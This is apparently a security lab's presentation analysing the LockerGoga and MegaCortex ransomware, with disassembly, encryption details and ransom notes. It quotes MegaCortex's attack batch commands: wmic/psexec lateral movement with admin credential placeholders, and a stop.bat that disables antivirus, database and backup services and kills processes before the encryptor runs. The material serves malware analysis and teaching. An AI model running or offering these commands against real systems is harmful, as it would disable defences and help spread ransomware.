

NioGuard



Security Lab



# Targeted Ransomware Attacks: LockerGoga and MegaCortex

Alexander Adamov

Founder of NioGuard Security Lab

Teacher at Kharkiv National University of Radioelectronics

<https://www.nioguard.com/>

# About us

*NioGuard Security Lab brings together experts from industry and academia to conduct malware analysis, research, and education.*

- Malware analysis since 2005
- R&D in AI/ML for cybersecurity since 2008
- Education since 2009
- Security testing since 2017



# Security Testing



AMTISO STANDARD

STANDARD COMPLIANCE

FREE TOOLS

NEWS

ABOUT AMTISO



FORTINET

Fortinet



G Data



ICSA Labs



INCA Internet



Intego



K7 Computing



Kaspersky



Max Secure  
Software



McAfee



Microsoft



MRG Effitas



NioGuard Security  
Lab



NSS Labs



Nurilab



Nyotron

# Ransomware Attacks Overview


	WannaCry	GandCrab	SamSam	Dharma	BitPaymer	Ryuk	LockerGoga	MegaCortex
Type	Worm	RaaS	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted
Code-signed	-	-	-	-	-	-	Yes	Yes
Network first	-	-	-	Yes	Yes	-	-	-
Multi-threaded	-	-	-	Yes	-	Yes	-	-
File encryption	In-place	In-place	Copy	Copy	In-place	In-place	In-place	In-place
Algorithm	AES-128	AES-256	AES-128	AES-256	AES-256	AES-256	AES-128 CTR	AES-128 CTR
Rename	After	After	After	After	After	After	Before	Before
Key blob	Header	End of file	Header	End of file	Ransom note	End of file	End of file	Separate file
Set wallpaper	Yes	Yes	-	-	-	-	-	-
Vssadmin	After	After	Before	Before, After	Before	-	-	After
Cipher	-	-	-	-	-	-	After	After
Flush buffers	Yes	Write through	-	-	Yes	-	-	-
0 allocation	-	-	-	Yes	-	-	-	-
Encryption by proxy	-	Yes <sup>1</sup>	-	-	-	-	-	Yes <sup>2</sup>

# LockerGoga

**January 2019** - Altran Technologies


**March 2019** - Norsk Hydra

**March 2019** - US chemical companies Hexion and Momentive.




# Certificates

LockerGoga were supplied with the certificates issued to Alina Ltd, Kitty's Ltd., Mikl Limited, and AB Simba Limited.



# Chronicle: Abusing Code Signing



# VT detections



SHA256: eda26a1cd80aac1c42cdbba9af813d9c4bc81f6052080bc33435d1e076e75aa0

File name: yxugwjud6698.exe

Detection ratio: 0 / 67

Analysis date: 2019-03-08 12:43:50 UTC ( 2 weeks, 1 day ago ) [View latest](#)





# Multiprocess encryption

Process Name	Private Bytes	Working Set	PID	Parent PID	Company Name
OneDrive.exe	0.04	13,988 K	44,908	5580	Microsoft OneDrive
yxugwjud5206.exe	Susp...	1,908 K	8,788	7344	Background Tasks Host
yxugwjud5206.exe	Susp...	1,368 K	7,492	6824	Background Tasks Host
yxugwjud5206.exe	0.08	1,328 K	7,368	8184	Background Tasks Host
yxugwjud5206.exe	2.06	1,364 K	7,460	6268	Background Tasks Host

CPU Usage: 100.00% Commit

Command Line:  
C:\Users\IEUser\AppData\Local\Temp\yxugwjud5206.exe -i Global\SM-yxugwjud -s

Path:  
C:\Users\IEUser\AppData\Local\Temp\yxugwjud5206.exe

eax, [esp+1Ch]  
eax, eax

```
0000000000BE6EB8 loc_BE6EB8: ; lpName
0000000000BE6EB8 push [esp+50h+lpName]
0000000000BE6EBC push 0 ; bInheritHandle
0000000000BE6EBE push ecx ; dwDesiredAccess
0000000000BE6EBF call ds:OpenFileMappingA
0000000000BE6EC5 jmp short loc_BE6EE1
```

```
0000000000BE6EC7 loc_BE6EC7: ; lpName
0000000000BE6EC7 push [esp+50h+lpName]
0000000000BE6ECB mov eax, [esp+54h+dwMaximumSizeLow]
0000000000BE6ECF push eax
0000000000BE6ED0 mov eax, dword ptr [esp+50h+lpName]=[debug010:012FECA4]
0000000000BE6ED4 push 0 ; dwMaximumSizeLow
0000000000BE6ED6 push edx ; flProtect
0000000000BE6ED7 push dword ptr [eax] ; lpFileMappingAttributes
0000000000BE6ED9 push 0FFFFFFFFh ; hFile
0000000000BE6EDB call ds:CreateFileMappingA
```

[esp+50h+lpName]=[debug010:012FECA4]  
dd offset aGlobalSmYxugwj\_0 ; "Global\SM-yxugwjud"

# Encryption

- AES-128-CTR - to encrypt files
- RSA-1024 OAEP/MGF1(SHA-1) - to encrypt AES keys and IVs

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	0123456789ABCDEF0123456	
003863EA	78	43	83	DE	F2	AD	21	BA	2B	7E	AA	09	55	2B	F8	1F	6D	78	F4	1D	91	43	37	xCfBð-!°+~ª U+ø mxð 'C7	
00386401	BD	A7	CC	C0	DF	C1	D4	62	D8	BD	71	1B	77	12	9B	EF	E7	A4	DD	64	91	B8	46	½SÌÀßÁÔbø¼q w l > içªÝd',F	
00386418	4E	01	56	8D	30	DB	92	25	A0	FE	D4	7C	81	84	70	73	0E	E2	1A	9B	08	50	CE	N l V 0Ů' % pŌ l „ps l â l » l PÎ	
0038642F	E7	1B	FA	61	D7	33	F5	CC	FC	95	ad	C4	1D	CB	F4	09	0C	6B	ED	00	D3	4F	6C	ç l úa×3âiü• Ä Ëð ¤kí ÚOl	
00386446	F3	D2	2A	3F	D5	2	checksum	55	magic	79	L, 8	C3	04	79	23	03	05	79	23	03	05	79	23	05	óð*?ð'phšU(\yçYÄ l vplS l B
0038645D	22	02	0B	0A	37	C1	68	D8	57	47	4F	47	41	31	33	32	30	62	64	38	00	00	00	" l 7ÁhøWGOGAl320bd8...	
00386474	00	00	9A	15	EF	35	08	B3	86	59	66	31	E7	BD	A8	53	60	BB	0D	C8	35	7F	54	..š l i5 l ³ l Yf l ç¼ l "S`» È5 l T	
0038648B	EE	3B	05	48	8B	80	97	62	DB	7D	5F	30	53	B5	8E	1F	4B	1C	CE	4A	AB	2C	26	i; l H< €-bŮ} _0Spž K ÎJ«, &	
003864A2	51	28	DB	D5	38	E1	BE	7						AC	8A	08	02	7E	88	98	93			Q (ŮŌ8á¼vM9 l yxö-Š l ~~~	
003864B9	38	F6	04	C3	8A	BC	6F	3						7C	E1	86	00	61	C2	AF	69			8ö l ÅŠ¼o>É+Ÿ. bpìá+.aÄ-i	
003864D0	B8	DA	79	A1	01	21	E8	9E	E3	14	A8	DB	9F	FC	D5	53	0F	05	A5	28	20	7C	29	,Úy; l !èžä l "ŮŸüŌS l l ¥( l )	
003864E7	EA	DC	5D	E3	EB	6E	8C	5A	50	07	92	93	8C	A5	A3									èÜ l äenEZPl ' "E¥£	

Encrypted file key and IV

# Ransom note

Greetings!

There was a significant flaw in the security system of your company.  
You should be thankful that the flaw was exploited by serious people and not some rookies.

They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.

Without our special decoder it is impossible to restore the data.  
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.  
will lead to irreversible destruction of your data.

To confirm our honest intentions.

Send us 2-3 different random files and you will get them decrypted.  
It can be from different computers on your network to be sure that our decoder decrypts everything.

Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.

DO NOT RENAME the encrypted files.

DO NOT MOVE the encrypted files.

This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.

The final price depends on how fast you contact us.

As soon as we receive the payment you will get the decryption tool and instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

**SuzuMcpherson@protonmail.com**

**AsuxidOruraep1999@o2.pl**

# LockerGoga Demo



ENGENSEC  
Bringing the Next generation  
experts in Cyber Security





NioGuard  
Security Lab

## Reversing LockerGoga

by Alexander Adamov  
Senior teacher at National University of Radio Electronics  
Founder of NioGuard Security Lab  
Email: [ada@nioguard.com](mailto:ada@nioguard.com)



3



# MegaCortex

May 2019 - 47 attacks were stopped within 48 hours.





# Certificate

MegaCortex.

```
openssl x509 -noout -serial -fingerprint -subject -issuer -ocsp_uri < cert-3AN-thawte.pem  
serial=04C7CDCC1698E25B493EB4338D5E2F8B  
SHA1 Fingerprint=60:97:4F:5C:C6:54:E6:F6:C0:A7:33:2A:97:33:E4:2F:19:18:6F:BB  
subject= /C=GB/L=ROMFORD/O=3AN LIMITED/CN=3AN LIMITED  
issuer= /C=US/O=thawte, Inc./CN=thawte SHA256 Code Signing CA  
http://tl.symcd.com
```

Authority Key Identifier KeyID=57 86 9b 54 b8 be a6 29 8a e4 f6  
Subject Key Identifier 35 73 18 58 5a 7a 75 a7 35 a0 d9 a8 a6  
CN = 3AN LIMITED  
O = 3AN LIMITED  
L = ROMFORD  
C = GB

[Edit Properties...](#)

[Copy to File...](#)



Learn more about [certificate details](#)

OK



Source: <https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/>

# MegaCortex workflow



# Cyber Kill Chain

```
1.bat: start copy stop.bat \\<target IP address>\c$\windows\temp\  
2.bat: start copy winnit.exe \\<target IP address>\c$\windows\temp\  
3.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user  
account>" /password:"<DC admin password>" process call create "cmd.exe /c  
copy \\<a different DC's IP address>\c$\windows\temp\ stop.bat c:\windows\temp\  
4.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user  
account>" /password:"<DC admin password>" process call create "cmd.exe /c  
copy \\<a different DC's IP address>\c$\windows\temp\ winnit.exe  
c:\windows\temp\  
5.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user  
account>" /password:"<DC admin password>" process call create "cmd.exe /c  
c:\windows\temp\ stop.bat"  
6.bat: start psexec.exe \\<target IP address> -u <DOMAIN\DC user account> -p  
"<DC admin password>" -d -h -r rstwg -s -accepteula -nobanner  
c:\windows\temp\ stop.bat
```

Source: <https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/>



# stop.bat

```
250 sc config BrokerInfrastructurestart= disabled
251 sc config EPSecurityServicestart= disabled
252 sc config SQLAgent$SQLEXPRESS start= disabled
253 sc config MSSQL$SQLEXPRESS start= disabled
254 sc config klnagent start= disabled
255 sc config AVP start= disabled
256 sc config SQLAgent$SOPHOS start= disabled
257 sc config MSSQL$SOPHOS start= disabled
258 sc config EhttpSrv start= disabled
259 sc config ekrn start= disabled
260 sc config ESHASRV start= disabled
261 sc config NetMsmqActivator start= disabled
262 sc config msftesql$PROD start= disabled
263 sc config SQLAgent$PROD start= disabled
```

```
1 taskkill /IM zoolz.exe /F
2 taskkill /IM agntsvc.exe /F
3 taskkill /IM dbeng50.exe /F
4 taskkill /IM dbsnmp.exe /F
5 taskkill /IM encsvc.exe /F
6 taskkill /IM excel.exe /F
7 taskkill /IM firefoxconfig.exe /F
8 taskkill /IM infopath.exe /F
9 taskkill /IM isqlplussvc.exe /F
10 taskkill /IM msaccess.exe /F
11 taskkill /IM msftesql.exe /F
12 taskkill /IM mspub.exe /F
13 taskkill /IM mydesktopqos.exe /F
14 taskkill /IM mydesktopservice.exe /F
15 taskkill /IM mysqld.exe /F
16 taskkill /IM mysqld-nt.exe /F
17 taskkill /IM mysqld-opt.exe /F
18 taskkill /IM ocautoupds.exe /F
19 taskkill /IM ocomm.exe /F
20 taskkill /IM ocssd.exe /F
21 taskkill /IM onenote.exe /F
22 taskkill /IM oracle.exe /F
23 taskkill /IM outlook.exe /F
24 taskkill /IM powerpnt.exe /F
25 taskkill /IM sqbcoreservice.exe /F
26 taskkill /IM sqlagent.exe /F
27 taskkill /IM sqlbrowser.exe /F
28 taskkill /IM sqlservr.exe /F
29 taskkill /IM sqlwriter.exe /F
30 taskkill /IM steam.exe /F
31 taskkill /IM synctime.exe /F
32 taskkill /IM tthirdconfig.exe /F
33 taskkill /IM thebat.exe /F
34 taskkill /IM thebat64.exe /F
35 taskkill /IM thunderbird.exe /F
36 taskkill /IM visio.exe /F
```

# Starting cryptolocker

```
424 sc config VeeamTransportSvc start= disabled
425 sc config W3Svc start= disabled
426 sc config wbengine start= disabled
427 sc config WRSVC start= disabled
428 sc config MSSQL$VEEAMSQL2008R2 start= disabled
429 sc config SQLAgent$VEEAMSQL2008R2 start= disabled
430 sc config VeeamHvIntegrationSvc start= disabled
431 sc config swi_update start= disabled
432 sc config SQLAgent$CXDB start= disabled
433
434 iisreset /stop
435 c:\windows\temp\winnit.exe
```

# Multiprocess encryption

Process Activity Summary

Processes generating events during trace:

Process Name	PID	CPU	File Events	File Events	File I/O Bytes	Registry Eve..
sc.exe	17436		58			
sc.exe	18416		58			
sc.exe	15964		58			
sc.exe	18320		53			
sc.exe	17996		58			
sc.exe	18328		58			
sc.exe	17668		58			
sc.exe	17804		58			
sc.exe	16696		58			
sc.exe	16372		58			
winnit.exe	17676		137,185			
rundll32.exe	17796		537			
rundll32.exe	17856		481			
rundll32.exe	17888		387			
rundll32.exe	17544		350			
hmpalert.exe	16936		435			
rundll32.exe	17736		349			

Command Line: \\?\C:\Windows\SysWOW64\rundll32.exe \\?\C:\Users\...\AppData\Local\Temp\...dll,\_command@16 Global\lib...

Started: 5/2/2019 8:56:41 AM Total User CPU: 00:00:00.0000000

Ended: 5/2/2019 8:56:42 AM Total Kernel CPU: 00:00:00.0000000

# Encryption

“When encrypting the victim’s files, the ransomware will append the extension .aes128ctr.” Trend Micro

# Ransom note

```
!!!_READ_ME_!!!.txt X
1
2 Your companies cyber defense systems have been weighed, measured and have been found wanting.
3 The breach is a result of grave neglect of security protocols.
4 All of your computers have been corrupted with MegaCortex malware that has encrypted your files.
5
6 We ensure that the only way to retrieve your data swiftly and securely is with our software.
7 Restoration of your data requires a private key which only we possess.
8 Don't waste your time and money purchasing third party software, without the private key they are useless.
9
10 It is critical that you don't restart or shutdown your computer.
11 This may lead to irreversible damage to your data and you may not be able to turn your computer back on.
12
13 To confirm that our software works email to us 2 files from random computers and C:\[redacted].tsv file('s)
14 and you will get them decrypted.
15 C:\[redacted].tsv contain encrypted session keys we need in order to be able to decrypt your files.
16
17 The softwares price will include a guarantee that your company will never be inconvenienced by us.
18 You will also receive a consultation on how to improve your companies cyber security .
19 If you want to purchase our software to restore your data contact us at:
20
21 [redacted]@mail.com
22 [redacted]@mail.com
23
24 We can only show you the door. You're the one who has to walk through it.
```

Source: <https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/>

# ENGENSEC IT Security Summer School 2019



[engensec.eu/it-summer/](https://engensec.eu/it-summer/)

**1 – 5 July 2019 in Kyiv, Ukraine**

National Technical University of Ukraine “Igor Sikorsky Kyiv Polytechnic Institute” (NTUU “KPI”)

Registration deadline: **June 14, 2019.**

Participation fee: 50€

# Contacts

<https://www.nioguard.com/>

Email: [ada@nioguard.com](mailto:ada@nioguard.com)

Twitter: [@Alex\\_Ad](https://twitter.com/Alex_Ad)

